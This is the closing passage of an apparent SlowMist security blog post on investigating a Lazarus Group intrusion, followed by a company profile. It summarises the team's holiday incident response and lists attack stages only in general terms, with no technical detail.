Cyberattacks often occur on weekends and traditional holidays, posing significant challenges for incident response and resource coordination. Throughout this process, members of the SlowMist security team, including 23pds, Thinking, and Reborn, remained vigilant, taking shifts for emergency response during the holiday period and continuously advancing the investigation and analysis. Ultimately, we successfully reconstructed the attacker's techniques and intrusion path.

Reflecting on this investigation, we not only uncovered the attack methods of the Lazarus Group but also analyzed their tactics involving social engineering, vulnerability exploitation, privilege escalation, internal network penetration, and fund transfers. Additionally, we have summarized defensive recommendations against APT attacks based on real-world cases, aiming to provide valuable insights for the industry and help more organizations enhance their security posture and mitigate potential threats.

Cybersecurity defense is an ongoing battle. We will continue monitoring similar attacks and supporting the community in combating emerging threats.

## About SlowMist

---

SlowMist is a blockchain security firm established in January 2018. The firm was started by a team with over ten years of network security experience to become a global force. Our goal is to make the blockchain ecosystem as secure as possible for everyone. We are now a renowned international blockchain security firm that has worked on various well-known projects such as HashKey Exchange, OSL, MEEX, BGE, BTCBOX, Bitget, BHEX.SG, OKX, Binance, HTX, Amber Group, Crypto.com, etc.

SlowMist offers a variety of services that include but are not limited to security audits, threat information, defense deployment, security consultants, and other security-related services. We also offer AML (Anti-money laundering) software, MistEye (Security Monitoring) , SlowMist Hacked (Crypto hack archives), FireWall.x (Smart contract firewall) and other SaaS products. We have partnerships with domestic and international firms such as Akamai, BitDefender, RC<sup>2</sup>, TianJi Partners, IPIP, etc. Our extensive work in cryptocurrency crime investigations has been cited by international organizations and government bodies, including the United Nations Security Council and the United Nations Office on Drugs and Crime.

By delivering a comprehensive security solution customized to individual projects, we can identify risks and prevent them from occurring. Our team was able to find and publish several high-risk blockchain security flaws. By doing so, we could spread awareness and raise the security standards in the blockchain ecosystem.